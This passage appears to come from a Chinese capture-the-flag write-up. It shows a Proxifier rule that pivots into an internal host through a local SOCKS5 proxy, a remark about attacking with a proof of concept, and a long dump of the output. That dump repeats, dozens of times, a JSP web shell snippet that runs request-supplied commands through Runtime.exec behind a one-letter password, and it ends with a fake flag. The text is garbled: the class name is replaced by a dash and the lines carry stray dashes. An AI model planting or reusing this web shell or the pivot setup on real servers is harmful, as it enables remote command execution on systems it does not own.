```

在本地配好 `proxifier`。




Proxification Rule
Name:
office
Enabled
Applications
Any
Example: iexplore.exe; "C:\some app.exe"; fire*.exe; *.bin
Browse...
Target hosts
172.20.0.2;
Example: 127.0.0.1; *.example.com; 192.168.1.*; 10.1.0.0-10.5.255.255
Target ports
8080
Example: 80; 8000-9000; 3128
Action:
Proxy SOCKS5 127.0.0.1:1002
Advanced...
OK
Cancel

再用 poc 打

终于！！！，找到 flag 了

```
- if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - -
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } }
if("j".equals(request.getParameter("data"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("word")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - flag{fake_flag} // -
if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } }
if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } -
```